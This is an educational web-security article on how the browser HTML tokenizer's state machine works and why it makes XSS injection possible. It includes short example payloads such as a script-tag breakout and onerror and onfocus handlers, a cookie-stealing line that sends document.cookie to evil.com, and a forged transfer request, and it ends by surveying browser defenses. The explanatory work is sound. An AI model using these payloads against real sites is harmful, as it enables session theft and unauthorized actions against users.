
A security-focused guide to HTML parsing — Web Vulnerability Deep Dive #00
Every time you type a URL and press Enter, you expect to see a page — buttons, images, text, layout, maybe an animation or two. It feels instant. It feels like the URL is the page.
It's Not!
When You Press Enter, the Browser Starts "Reading"
What your browser actually receives from the server is not a page. It's a plain text response inside an HTTP message — a long string of angle brackets, equal signs, quotes, curly braces, and words. If you've never looked at it raw, try it now: open any website, right-click, and select View Page Source.
That wall of text is the raw material. The buttons you click, the images you see, the layout that frames everything — none of that exists in the source. Your browser manufactured all of it.
The manufacturing process is called parsing, and understanding how it works is the first step toward understanding how it breaks.
From Text to Page: The Pipeline
Think of the browser as a translator — it converts one language (a stream of characters) into a completely different structure (the interactive page you see). This translation happens in stages, each one transforming the output of the previous.
Stage 1: Bytes → Characters
The server sends raw bytes over the network. The browser's first job is to decode those bytes into readable characters, using whatever encoding the server declared — usually UTF-8, specified in the HTTP header (Content-Type: text/html; charset=UTF-8) or in the HTML itself (<meta charset="UTF-8">).
This step is pure mechanical translation: the byte sequence 0x59 0x6F 0x75 becomes the word "You"; the byte 0x41 becomes the letter "A". No interpretation, no meaning — just mapping bytes to characters.
This seems mundane, but there's a subtle implication worth filing away: if the encoding is misconfigured or ambiguous, the same bytes decode into entirely different characters. In the early days of the web, some XSS bypasses exploited exactly this kind of encoding confusion (such as UTF-7 XSS). These are largely historical now, but they illustrate a recurring theme: every layer of the pipeline is a potential attack surface.
Stage 2: Characters → Tokens
This is the most critical stage — and the one we'll spend the most time on in the next section.
Once the browser has a stream of characters, the Tokenizer takes over. Its job is to read the characters one by one and split them into meaningful chunks called tokens. A token might be a start tag (<div> ), an end tag (</div>), an attribute (class="header"), a piece of text content (hello), a comment, or a DOCTYPE declaration.
The Tokenizer doesn't read ahead. It doesn't look at the big picture. It processes each character as it arrives and makes decisions in real time: Is this the beginning of a tag? Is this part of an attribute name? Is this just text? These character-level decisions determine whether a piece of text is treated as content — harmless and displayed on the page — or as code — parsed, interpreted, and potentially executed.
That distinction — content vs. code — decided one character at a time by the Tokenizer — is where the security story begins. But we'll save the details for the next section.
Stage 3: Tokens → DOM Tree
Document
 └─ html
     └─ body
         └─ div
             └─ p
                 └─ "hello"
Notice something? The source code doesn't contain <html> or <body> — but the DOM Tree does. The parser added them automatically. This is your first glimpse of a characteristic that will matter a great deal later: the HTML parser never rejects input. It doesn't throw syntax errors. It doesn't refuse to render. It does its best to "fix" whatever it receives, silently filling in missing pieces and reshaping malformed structures into something it considers valid.
This is by design — the web was built on the principle that pages should always render, even if the HTML is messy. But as we'll see, a parser that never says no is a parser that can be manipulated.
Stage 4: Rendering (briefly)
After the DOM Tree is constructed, the browser combines it with CSS to build a Render Tree, calculates layout, and paints pixels to the screen. These rendering stages are fascinating in their own right — but they have nothing to do with injection vulnerabilities, so they're outside the scope of this article.
What to Take Away
Three things to hold in your mind as you move to the next section:
A URL is not a page. What the browser receives is plain text. The page you see is something the browser constructs through parsing.
The Tokenizer is the gatekeeper. It reads characters one by one and decides: is this a tag? An attribute? Text content? A script? These decisions determine the identity of every piece of the document.
Those decisions can be manipulated. If an attacker can get their input into the character stream — and if that input contains the right characters in the right positions — the Tokenizer will process it just like it processes everything else: faithfully, mechanically, and without asking where it came from.
That last point is a thread we'll pull hard in the next section. The Tokenizer's decision-making process has a name — the state machine — and once you understand how it works, you'll see exactly how and why injection becomes possible.
How the Parser Reads HTML: The State Machine
In the previous section, I said the Tokenizer reads characters one by one and decides what they mean. But I didn't explain how it decides. The mechanism is called a state machine, and it's defined in precise detail by the WHATWG HTML Living Standard — the specification that every major browser implements.
If "state machine" sounds intimidating, let me kill that right now.
You Already Know What a State Machine Is
Imagine you're reading a novel and you encounter a quotation mark ("). Your brain instantly switches modes — from narration to dialogue. You know the words that follow are a character speaking, not the narrator describing. You stay in "dialogue mode" until you hit the closing ", then switch back.
You didn't learn a formal rule for this. You just do it. But if we wanted to describe your behavior precisely, we'd say: you have two states (narration mode and dialogue mode), you switch between them based on signals in the text (quotation marks), and the state you're in determines how you interpret the words you read.
That's a state machine. The HTML Tokenizer works exactly the same way — except instead of two states, it has over 80, and instead of quotation marks, the signals are characters like <, >, ", =, and /.
We don't need all 80. For the purpose of understanding how injection works, five or six states are enough.
The Core States
The WHATWG specification defines the full set, but here are the ones that matter:
Data State — the default, the starting point. In this state, the Tokenizer treats every character it reads as plain text content. It's collecting characters that will eventually become a text node in the DOM — the visible words on a page. It stays here, character after character, until it encounters one specific signal: <.
The moment it reads <, everything changes. That single character tells the Tokenizer: something structural might be starting. It stops collecting text and transitions to the next state.
Tag Open State — the Tokenizer just saw < and is now trying to figure out what comes next. This is a brief decision point. If the next character is a letter (a–z, A–Z), it's the start of a tag name — transition to Tag Name State. If it's /, this is a closing tag. If it's !, it might be a comment or a DOCTYPE. The Tokenizer doesn't know yet what it's dealing with; it's waiting for one more character to decide.
Tag Name State — now the Tokenizer is reading a tag name, character by character. d... i... v — it's building up the string div. It stays in this state until it hits a space (which means attributes are coming), a > (which means the tag is done), or a / (self-closing). The tag name collected here — div, script, img, input — determines what kind of element gets created.
Attribute States — after a space in Tag Name State, the Tokenizer enters a series of states that handle attributes: Before Attribute Name State, Attribute Name State, Before Attribute Value State, and Attribute Value State. These states parse constructs like class="header" — first the attribute name (class), then the =, then the value (header).
A critical detail here: Attribute Value State has three variants depending on how the value is delimited. If the value starts with ", the Tokenizer enters Attribute Value (Double-Quoted) State. If it starts with ', it enters Attribute Value (Single-Quoted) State. If it starts with anything else, it enters Attribute Value (Unquoted) State. Each variant has different rules for what characters are "special" and what terminates the value. This will matter enormously when we discuss injection contexts in the next section.
Back to Data State — when the Tokenizer encounters > while processing a tag, it emits the completed tag token (with all its attributes) and returns to Data State. The cycle begins again: read text content, watch for <, parse the next tag, return to text content.

That's the entire rhythm: Data → < → Tag → Attributes → > → Data. Over and over, until the document ends.
Walking Through <div class="x">hello</div>, Character by Character
Theory is only useful if you can see it work. Let's trace through a real fragment and watch the Tokenizer make every decision.
I'll walk through each character, showing the current state, what the Tokenizer does, and where it transitions next. Follow along — by the end, you'll be able to read HTML the way the parser does.
< — Data State. The Tokenizer has been reading text (or just started). It encounters <. This is the trigger character for Data State. Action: stop collecting text, prepare for a possible tag. Transition: → Tag Open State.
d — Tag Open State. The character is a letter. This means a tag name is starting. Action: create a new start tag token, record d as the first character of its name. Transition: → Tag Name State.
i — Tag Name State. Another letter. Action: append i to the tag name — now it's di. Transition: stay.
v — Tag Name State. Action: append v — tag name is now div. Transition: stay.
(space) — Tag Name State. A space character signals: the tag name is complete, and what follows are attributes. Action: finalize tag name as div. Transition: → Before Attribute Name State.
c — Before Attribute Name State. A letter means an attribute name is starting. Action: begin recording attribute name with c. Transition: → Attribute Name State.
l a s s — Attribute Name State. Each letter appends to the attribute name: cl → cla → clas → class. Transition: stay (for each).
= — Attribute Name State. The equals sign signals: attribute name is done, a value follows. Action: finalize attribute name as class. Transition: → Before Attribute Value State.
" — Before Attribute Value State. A double quote signals: the attribute value will be double-quoted. Action: prepare to collect value characters. Transition: → Attribute Value (Double-Quoted) State.
x — Attribute Value (Double-Quoted) State. A regular character inside the quotes. Action: record x as the attribute value. Transition: stay.
Here's a crucial point — while in this state, most characters that would be "special" elsewhere lose their power. A < here is just a character. A > here is just a character. The only character that matters in Double-Quoted state is the closing ". Everything else is swallowed into the attribute value.
" — Attribute Value (Double-Quoted) State. The closing double quote. This is the terminator for this state. Action: finalize attribute value as x. Transition: → After Attribute Value (Quoted) State.
> — After Attribute Value (Quoted) State. The > closes the tag. Action: emit a Start Tag token — tag name: div, attributes: {class: "x"}. Transition: → Data State.
The first token is born. Now the Tokenizer is back where it started.
h e l l o — Data State. Each character is plain text content. Action: collect them into a buffer: h → he → hel → hell → hello. Transition: stay (for each).
< — Data State. The trigger character again. Action: emit a Character token containing "hello", then prepare for a new tag. Transition: → Tag Open State.
The second token — "hello" — is emitted.
/ — Tag Open State. A / immediately after < means this is an end tag. Transition: → End Tag Open State.
d — End Tag Open State. A letter — the end tag name begins. Action: create a new end tag token, record d. Transition: → Tag Name State.
i v — Tag Name State. Append each letter: di → div. Transition: stay.
> — Tag Name State. Tag is complete. Action: emit an End Tag token — tag name: div. Transition: → Data State.
The Result
From the input <div class="x">hello</div>, the Tokenizer emitted exactly three tokens:

The Tree Builder receives these three tokens and constructs:
div (class="x")
 └─ "hello"
That's it. A flat character stream becomes a structured tree, through a mechanical process of state transitions driven entirely by the characters themselves.
What This Reveals
Two insights from this walkthrough that are central to the rest of this article:
Every decision is local. The Tokenizer never looks ahead. It never asks "what is this character supposed to mean?" It only asks "what does this character mean given the state I'm in right now?" This means a single character in the right position — one <, one ", one > — is enough to redirect the entire parsing flow. An attacker doesn't need to craft a perfect HTML document. They need to inject the right character at the right moment.
State is context, and context is fate. The character < in Data State triggers tag parsing. The same character < in Attribute Value (Double-Quoted) State does nothing — it's just another byte in the value string. The character hasn't changed. The state has. This means the meaning of any character is not inherent to the character itself — it's determined by the Tokenizer's state at the moment of reading. We'll build on this heavily in the next section, where we place the same input in three different contexts and watch it produce three entirely different outcomes.
The Tree Builder and Error Tolerance
Before we move on, a brief note on what happens after tokenization.
The Tree Builder's job is to take the token stream and assemble a DOM Tree. It maintains a stack of open elements — it knows which tags are currently "open" and waiting to be closed. When it receives a start tag token, it pushes a new node onto the stack. When it receives an end tag, it pops back to the matching element.
But the Tree Builder isn't passive. It has its own set of rules, and when the token sequence violates HTML's nesting rules, it intervenes. For instance, if it encounters <p><div>, it knows that a <div> can't be nested inside a <p> in the HTML content model — so it automatically closes the <p> before opening the <div>, even though no </p> token was emitted.
This brings us to the most distinctive characteristic of the HTML parser: it never fails.
A C compiler encountering a syntax error will refuse to compile and print an error. A JSON parser will throw an exception on malformed input. The HTML parser does neither. It will accept anything — unclosed tags, misnested elements, stray end tags, completely invented tag names — and produce a DOM Tree regardless. It might not be the tree you intended, but it will be a tree.
This is HTML's design philosophy: the web must be forgiving. A page with messy markup should still render, because a rendered page with quirks is better than a blank screen. The web grew as fast as it did partly because of this tolerance — anyone could write HTML, and it would "work" even if it was technically wrong.
From a security perspective, this tolerance has a specific implication: malformed input is not rejected; it is reinterpreted. An attacker's payload doesn't need to be valid HTML. It just needs to be something the parser will "fix" into a structure that achieves the attacker's goal. Many advanced XSS payloads are deliberately malformed — they look like gibberish to a human reader, but the parser's error-recovery algorithm reshapes them into executable structures.
We won't dive into specific payloads here — that's for the XSS article. But keep this principle in mind: a parser that never says no is a parser that can be led anywhere.
The Same Text, Different Positions, Different Fates
In the previous section, we walked through the Tokenizer character by character and saw something important: while inside Attribute Value (Double-Quoted) State, the character < lost its power. It couldn't trigger tag parsing. It was just a byte in a string.
That observation is the key to everything in this section — and arguably the single most important concept in this entire article.
HTML Is a Multi-Context Environment
We established in the previous section that the Tokenizer's state determines how each character is interpreted. An HTML document contains multiple contexts — different states with different rules — and there are three that matter most for understanding injection:
HTML Context — the space between tags, where the Tokenizer is in Data State. This is where text content lives. Here, < is the most powerful character — it triggers the transition to Tag Open State and starts tag parsing. If you control what appears here, and you can inject a <, you can create new tags.
Consider this template:
<div>Welcome, {USER_INPUT}</div>The user's input lands between <div> and </div>. The Tokenizer is in Data State when it reaches the input. Every character of that input is processed under Data State rules.
Attribute Value Context — inside an attribute's value, where the Tokenizer is in one of the Attribute Value states. The rules here are completely different. If the value is double-quoted, the Tokenizer is in Attribute Value (Double-Quoted) State, and < has no special meaning whatsoever. The only character with power is " — because it can end the attribute value and break out of this context.
<input value="{USER_INPUT}">The user's input lands inside double quotes. The Tokenizer is in Attribute Value (Double-Quoted) State. Different context, different rules.
JavaScript Context — inside a <script> block, where the Tokenizer is in Script Data State. This context has its own strange logic. The Tokenizer mostly stops caring about HTML syntax — it's just collecting characters in bulk, waiting for one specific signal: </script>. Almost nothing else triggers a state transition. The collected characters are handed to the JavaScript engine, which applies an entirely different set of parsing rules (JavaScript syntax, not HTML syntax).
<script>
   var name = "{USER_INPUT}";
 </script>
The user's input lands inside a JavaScript string literal. Two layers of rules apply here simultaneously: HTML's Tokenizer (looking for </script>) and JavaScript's parser (handling string delimiters, escape sequences, etc.).
These three contexts aren't just theoretical categories. They represent three fundamentally different sets of rules that the Tokenizer applies. The same input, placed in different contexts, triggers different state transitions, and produces different outcomes.
Let's prove it.
One Payload, Three Positions
We'll use this string: "><script>alert(1)</script>
This is a classic injection payload. Its intended behavior is: close an attribute value with ", close a tag with >, then inject a <script> block that executes alert(1). But whether it achieves this depends entirely on where it lands.
Scenario A: HTML Context
The input lands between tags — in Data State.
<div>"><script>alert(1)</script></div>The Tokenizer reaches the user input while in Data State. We know from the previous section how Data State works, so let's apply that knowledge:
" and > — both are ordinary text characters in Data State. Neither triggers a state transition. They're collected into the text buffer.
< — this is the character that matters. In Data State, < is the trigger. The Tokenizer emits "> as a Character token and transitions to Tag Open State. From here, script is collected as a tag name, > closes the tag, and the Tokenizer emits a Start Tag token: <script>.
Now the critical shift happens. Because the emitted tag is <script>, the Tokenizer doesn't return to normal Data State. Instead, it enters Script Data State — a special mode for collecting script content. It reads alert(1) as script text, encounters </script>, emits the script content, and emits the end tag.
The JavaScript engine receives alert(1) and executes it.
Result: the payload partially works. The "> prefix is harmlessly displayed as text, but <script>alert(1)</script> is fully parsed and executed. The < character had power in Data State, and it used that power to create a new script element.
Scenario B: Attribute Value Context
The input lands inside a double-quoted attribute value.
<input value=""><script>alert(1)</script>">The Tokenizer has just parsed value=" and is now in Attribute Value (Double-Quoted) State. It starts reading the user input:
" — Attribute Value (Double-Quoted) State. This is the terminator character for this state. The attribute value is finalized as an empty string (""). The Tokenizer transitions to After Attribute Value (Quoted) State.
This is the escape. The first character of the payload has already broken out of the attribute context.
> — After Attribute Value (Quoted) State. This closes the tag. The Tokenizer emits a Start Tag token: <input> with attribute value="". Transition to Data State.
Now the Tokenizer is in Data State — the same situation as Scenario A. The remaining input is <script>alert(1)</script>, and we already know what happens: < triggers tag parsing, script is recognized as a tag name, the script content is collected and executed.
Result: the payload fully works. The " closed the attribute value. The > closed the tag. The <script> entered HTML Context and was parsed as a real script element. alert(1) executes.
This is exactly the scenario this payload was designed for. The opening "> is not decorative — it serves a precise mechanical purpose: escape the attribute value context, then escape the tag, so that what follows lands in HTML Context where < has the power to create elements.
Scenario C: JavaScript Context
The input lands inside a JavaScript string literal within a <script> block.
<script>
   var name = ""><script>alert(1)</script>";
 </script>
This one requires thinking on two levels — the HTML layer and the JavaScript layer — because they operate simultaneously.
HTML layer: The Tokenizer is in Script Data State after parsing the opening <script> tag. In this state, it ignores ", >, and even < — it just collects characters, waiting for one specific signal: </script>. When it encounters the </script> inside the payload, that terminates the script block. Everything before it is handed to the JavaScript engine:
var name = ""><script>alert(1)JavaScript layer: The JS engine tries to parse this. var name = "" is valid, but ><script>alert(1) is not valid JavaScript — it's a SyntaxError. The entire script block fails to execute.
The key insight here is that two parsers — HTML and JavaScript — are operating on overlapping territory. The HTML parser's </script> termination rule fires before the JavaScript engine ever gets a chance to interpret the payload. And what it delivers to the JS engine is fatally malformed.
Result: the payload completely fails. alert(1) never executes.
Why This Matters
Three scenarios. The same string. Zero characters changed. Three entirely different outcomes.

The conclusion is inescapable:
Meaning is not determined by the content. It is determined by the context.
Two Security Implications
For defenders: protection must be context-sensitive. In HTML Context, you must encode < and > (as < and >). In Attribute Value Context, you must encode " and ' (as " and '). In JavaScript Context, you must apply JavaScript-specific escaping (Unicode escapes, or better yet, avoid inline data entirely). Using the wrong encoding for the wrong context is equivalent to having no protection at all — the characters that actually have power in that context sail through unescaped. This is why "output encoding must match the output context" is the first principle of XSS defense — it's not a best practice, it's a direct consequence of how the parser works.
For attackers: the first objective is always to escape the current context. Every injection point has a "current context" — the Tokenizer state in which the input is being processed. In Scenario B, the " at the beginning of the payload wasn't part of the attack — it was the escape. Without it, the rest of the payload would be trapped inside the attribute value, powerless. This is why the vast majority of XSS payloads begin with some form of closure — a closing quote, a closing tag, a closing comment delimiter. They're all doing the same thing: breaking out of one context to land in another where they have power.
What Happens Once Code Executes
The previous three sections answered one question: how does injected text get parsed as code? This section answers the follow-up: once code reaches an execution sink and runs, what capabilities does it gain?
How Scripts Enter the Parser
Most HTML elements are passive — the parser creates them, the Tree Builder inserts them into the DOM, and that's it. <script> is different. When the Tree Builder inserts a classic inline <script> element — one without async or defer, with no src attribute — it triggers a side effect: document parsing is suspended. The script content is handed to the JavaScript engine, and parsing resumes only after execution completes.
This means the script runs against an incomplete DOM. At the moment of execution, only the elements above it in the source have been parsed:
<p id="above">I exist</p>
 <script>
   document.getElementById('above');  // Found
   document.getElementById('below');  // Null — not parsed yet
 </script>
 <p id="below">I don't exist yet</p>
For attackers, this is relevant because an injected inline <script> executes during parsing, at the point where it appears in the source. No delay, no waiting for the page to finish loading. The attack begins the instant the parser processes the injected tag.
Scripts Don't Require <script> Tags
A common misconception is that JavaScript injection requires a <script> element. It doesn't. Event handler attributes are a second entry point — and in many real-world attacks, the more practical one.
<img src=x onerror="alert(1)">
 <input autofocus onfocus="alert(1)">
 <div onmouseover="alert(1)">hover me</div>
From the Tokenizer's perspective, onerror="alert(1)" is just another attribute — it receives no special treatment during tokenization. It's the DOM and event system that later recognize the on* prefix and wire up execution.
The autofocus + onfocus combination is particularly relevant: autofocus causes the element to receive focus automatically on page load, which fires onfocus, which executes the JavaScript — zero user interaction required. This is why filters that only block <script> tags are fundamentally incomplete. The number of HTML attributes that can trigger JavaScript execution is large: onerror, onload, onfocus, onmouseover, onanimationend, and dozens more.
Once Code Executes, It Inherits the Page's Capabilities
This is the critical principle, and it follows directly from the same logic we've been building throughout this article.
In Sections 2 and 3, we established that context determines meaning — the Tokenizer's state decides whether a character is content or code. The same principle extends to execution: the browser grants capability based on execution context and origin, not authorship. Once attacker-controlled code reaches an execution sink and runs under the page's origin, it executes with access to the same client-side capabilities that the page's own JavaScript relies on. There is no secondary check, no "who wrote this?" gate.
The question, then, is not "what can XSS do?" in the abstract. It's: what can JavaScript do on this page? Whatever the answer is — that's the attack surface.
This breaks down into four categories of inherited capability:
Read what the page can read. If the application exposes sensitive state to client-side JavaScript, injected code can read it too. This includes cookies accessible to JavaScript (those not protected by HttpOnly), data in localStorage and sessionStorage, the contents of the DOM itself (form values, hidden fields, tokens embedded in the page), and any data fetched by other scripts and stored in memory.
A concrete example — cookie exfiltration in two lines:
new Image().src = 'https://evil.com/steal?c=' + document.cookie;This reads the cookies exposed through document.cookie in the current context and sends them to an external server via an image request. The HttpOnly flag on a cookie prevents this specific read — but it only blocks JavaScript access to the cookie value. The cookie is still attached automatically to every same-origin request the browser makes, which leads to the next capability.
Do what the user can do. Injected code runs within the victim's browser session — same origin, same cookies, same authentication state. It can issue requests to any endpoint the user has access to:
fetch('/api/account/transfer', {
   method: 'POST',
   body: JSON.stringify({ to: 'attacker', amount: 10000 })
 });
Whether the action succeeds depends on the application's own server-side defenses, but XSS gives the attacker the ability to issue the request from the authenticated browser context.
The server receives a valid, authenticated request. There is nothing in the request that distinguishes it from one the user initiated deliberately. The attacker doesn't need to steal the session token and replay it from elsewhere — they can use the session in place, directly from the victim's browser.
Rewrite what the user sees. The DOM is fully writable. Injected code can alter page content, overlay fake login forms to harvest credentials, modify link targets, change form action attributes to redirect submissions, or hide security warnings. The page becomes an interface the attacker can reshape in real time — and the user often has no reliable way to distinguish legitimate page behavior from attacker-controlled manipulation.
Observe what the user does. Event listeners can be registered on any DOM element, including document itself. Injected code can silently monitor keystrokes, clicks, form input, clipboard activity, and navigation — building a continuous stream of user behavior data for as long as the page remains open. XSS is not always a one-time action; it can become a persistent observation point inside the session.
The Core Shift in Understanding
Most people think of a web page as a document — something static, delivered once, displayed as-is. The reality is that a page is a live runtime environment. JavaScript can modify the DOM, issue network requests, read storage, and observe user behavior at any time. The page you see at any moment is not what the server sent — it's the initial HTML plus every modification that JavaScript has made since.
The victim's browser becomes the attacker's execution environment, and the injected code operates under the same origin, inside the same runtime, and within the same authenticated session the user already trusts.
The Browser Doesn't Understand Intent. It Obeys Syntax.
Here is a question worth sitting with: when the browser parses an HTML document, does it know which parts were written by the developer and which parts came from user input?
No. And it has no mechanism to find out!
Why This Is True
This isn't a bug or an oversight. It's a structural consequence of how the parsing pipeline works.
Go back to Section 2. The Tokenizer's input is a character stream — a flat, continuous sequence of characters with no metadata attached. By the time the Tokenizer begins processing, all context about where each character originated has been erased. The server-side template engine already performed its string concatenation — developer-authored markup and user-supplied data were stitched together into a single response body. What arrives at the browser is one undifferentiated stream.
The Tokenizer processes this stream using the state machine we walked through: encounter <, transition to Tag Open State, collect a tag name, parse attributes, emit a token. At no point in this process does it consult any information beyond the current character and the current state. There is no "trusted" flag on certain characters. There is no side channel indicating authorship. The <script> tag a developer wrote in their template and the <script> tag an attacker injected through a search parameter are, at the Tokenizer level, indistinguishable — both are a < followed by s-c-r-i-p-t followed by >, processed through the same state transitions, emitting the same token type.
Section 3 showed us that context determines how characters are interpreted. Section 4 extended this to execution: capability is granted by origin and execution context, not by authorship. This section completes the chain: the parser cannot enforce a trust boundary because the input format carries no trust signal.
The Root Cause of Injection
In security, a trust boundary is the line where a system transitions from treating data as untrusted to treating it as trusted. Ideally, data crossing this boundary is validated, sanitized, or encoded — transformed so that it can only be interpreted as data, never as instruction.
The structural problem with HTML is that data and instructions occupy the same channel. Tags, attributes, text content, and scripts all coexist in one character stream, differentiated only by syntax — the same <, >, ", and = characters that the Tokenizer uses as state-transition signals. If untrusted input contains these signal characters and reaches the Tokenizer without encoding, the Tokenizer has no basis on which to treat them differently from the signals the developer intended.
This is not a failure of any specific browser implementation. It's a property of the language itself. HTML was designed to be simple, writable by hand, and tolerant of errors — not to carry provenance metadata or enforce input isolation. The web grew as fast as it did partly because of this simplicity. But the security consequence is that the trust boundary between "structure" and "data" must be enforced before the document reaches the parser — by the application, not by the browser.
When that enforcement is missing, injection happens. Not because the attacker found a clever trick, but because the system has no way to distinguish data from instruction at the point where it matters most: the moment of parsing.
This Pattern Is Not Unique to HTML
The same structural property — data and instructions sharing one channel, parsed by an engine that cannot distinguish between them — appears across software:
SQL injection. A SQL query string mixes query structure with data values. The SQL parser cannot tell where the developer's query ends and the user's input begins. ' OR 1=1 -- works because ' terminates a string literal in SQL the same way " terminates an attribute value in HTML — a signal character in the right position, redirecting the parser.
Command injection. A shell command string mixes the command structure with arguments. ; in a shell terminates one command and begins another, the same way < in Data State terminates text content and begins a tag.
Template injection. Server-side template engines (Jinja2, Twig, FreeMarker) embed expressions in delimiters like {{ and }}. If user input reaches the template engine unescaped, those delimiters are processed as template instructions.
Every injection vulnerability in this family shares the same root cause: a parser that operates on a mixed channel of data and instructions, using syntactic signals to distinguish between them, with no out-of-band mechanism to verify the origin of those signals.
Understanding this means you're not learning one vulnerability. You're learning a class of vulnerabilities — and the principle that connects them. XSS is the specific instance where the parser is the HTML Tokenizer, the signal characters are <, ", >, and the execution target is the browser's JavaScript engine. But the underlying pattern is universal.
The Browser's Defense Lines
The last two sections might leave the impression that the browser is defenseless. It isn't. The browser has multiple security mechanisms — they just don't operate at the parsing layer. They sit above it, each addressing a specific threat surface. None of them fix the root cause we identified in Section 5; they mitigate its consequences.
This section is a map, not a deep dive. Each mechanism here will get its own detailed treatment in a future article. The goal is to show you where the defenses are, what they protect, and — critically — where they don't apply to XSS.
Same-Origin Policy
The Same-Origin Policy (SOP) is the foundation of the browser's security model. Its core rule: a script running in one origin cannot read data from a different origin.
An origin is defined by three components: scheme (https), host (example.com), and port (443). All three must match for two contexts to be considered same-origin. https://example.com and http://example.com are different origins. https://example.com and https://api.example.com are different origins.
SOP governs cross-origin DOM access, XMLHttpRequest/fetch response reading, and cookie isolation. It does not block cross-origin resource loading — <script src>, <img src>, <link href> all load across origins freely. You can load a resource; you can't read the response programmatically.
Here's why this matters for XSS: SOP is a perimeter defense, and XSS is an insider threat. Injected code executes under the victim site's own origin. From SOP's perspective, it's a legitimate script — same scheme, same host, same port. SOP won't intercept any of its DOM reads, cookie access, or same-origin fetch requests. The defense was built to stop outsiders; XSS operates from inside.
Cookies and Client-Side Storage
Section 4 established that injected code can read what the page can read. The browser provides several attributes that limit what's readable:
HttpOnly — the cookie is excluded from document.cookie. JavaScript cannot read its value. But the browser still attaches it to same-origin HTTP requests automatically, so injected code can still use the session by issuing requests — it just can't extract the token.
Secure — the cookie is only sent over HTTPS connections. Prevents interception over unencrypted HTTP.
SameSite — controls whether the cookie is attached to cross-site requests. Primarily relevant to CSRF; we'll cover this in the CSRF article.
localStorage and sessionStorage have no equivalent of HttpOnly — any JavaScript executing in the origin can read and write them. If an application stores sensitive tokens in client-side storage, XSS gains direct access.
Content Security Policy
CSP is a server-declared policy, delivered via HTTP response header, that tells the browser what sources of content are permitted on the page. A strict CSP might look like:
Content-Security-Policy: script-src 'self'; object-src 'none'This instructs the browser: only execute scripts loaded from the same origin; block all inline scripts; block all plugin-based content.
CSP's relationship to XSS is important to understand precisely. CSP does not prevent injection — an attacker's <script>alert(1)</script> can still be parsed into the DOM by the Tokenizer exactly as described in Sections 2 and 3. What CSP prevents is execution after injection. The browser checks the script against the policy before handing it to the JavaScript engine, and blocks it if it violates the declared rules.
In practice, CSP is powerful but brittle. Directives like unsafe-inline and unsafe-eval weaken it significantly, and many real-world deployments include them for compatibility. CSP bypass techniques are a substantial topic — one we'll dedicate space to in the XSS article.
Trusted Types
Trusted Types is a newer browser API that operates at a different layer. Instead of restricting what sources of scripts can execute, it restricts what values can be passed to dangerous DOM sinks.
When Trusted Types is enforced, APIs like innerHTML, document.write(), and eval() no longer accept raw strings. They require a TrustedHTML, TrustedScript, or TrustedScriptURL object — created through a developer-defined policy that performs sanitization. Raw string assignment to these sinks throws a TypeError.
This directly addresses the DOM-based XSS path described in Section 4: if attacker-controlled data reaches a sink like innerHTML, Trusted Types blocks it at the API boundary. The enforcement happens after parsing, at the moment of DOM manipulation — a fundamentally different checkpoint from CSP's execution-time check.
The Defense Landscape
These mechanisms form layers, each operating at a different point in the pipeline:

None of them operate at the parsing layer. The Tokenizer still processes every character according to its state machine, regardless of what policies are in effect. The injection still happens. These defenses determine whether the injection achieves anything — but they don't prevent the parser from being misled in the first place.
This is the consequence of the root cause we identified: the trust boundary that's missing in the parsing layer cannot be retrofitted into the parser. It can only be compensated for by adding checkpoints elsewhere. Every defense listed above is such a checkpoint — necessary, valuable, but fundamentally compensatory.
Understanding Parsing, Understanding Injection
We started with a URL and a question: what happens when you press Enter?
The answer turned out to be a chain of mechanisms, each with security implications:
The browser receives a character stream and feeds it to a Tokenizer — a state machine that reads one character at a time and decides, based on its current state, whether that character is content, structure, or code. The same character can be any of these depending on the context in which it appears — Data State, Attribute Value State, Script Data State — each with its own rules for which characters carry power.
When script content is identified — whether through a <script> tag or an event handler attribute — it enters the JavaScript engine with the full capabilities of the page's origin: the ability to read sensitive data, act as the authenticated user, rewrite the visible page, and observe user behavior.
And through all of this, the parser enforces no trust boundary. It processes every character with the same rules, regardless of origin. The input format carries no trust signal. The parser has no basis for distinguishing developer-authored structure from attacker-injected input.
This is why XSS is not a trick. It's not a clever payload that happened to slip past a filter. It is a structural consequence of the browser's parsing model — the predictable outcome when untrusted data enters a mixed-channel format parsed by a context-sensitive, origin-blind state machine.
The browser's defenses — SOP, CSP, Trusted Types, cookie attributes — are real and meaningful. But they are compensatory layers, added after the fact, working around a trust boundary that was never built into the parsing layer itself.
In the next article, we'll move from the browser to the vulnerability. Web Vulnerability Deep Dive #01 — XSS will cover the three attack forms (Reflected, Stored, DOM-based) as distinct data flow patterns, walk through real-world cases step by step, and examine how the layered defenses introduced here succeed, fail, and get bypassed. If you've followed the concept that context determines meaning, and meaning determines danger, the mechanics of XSS will be considerably easier to reason about.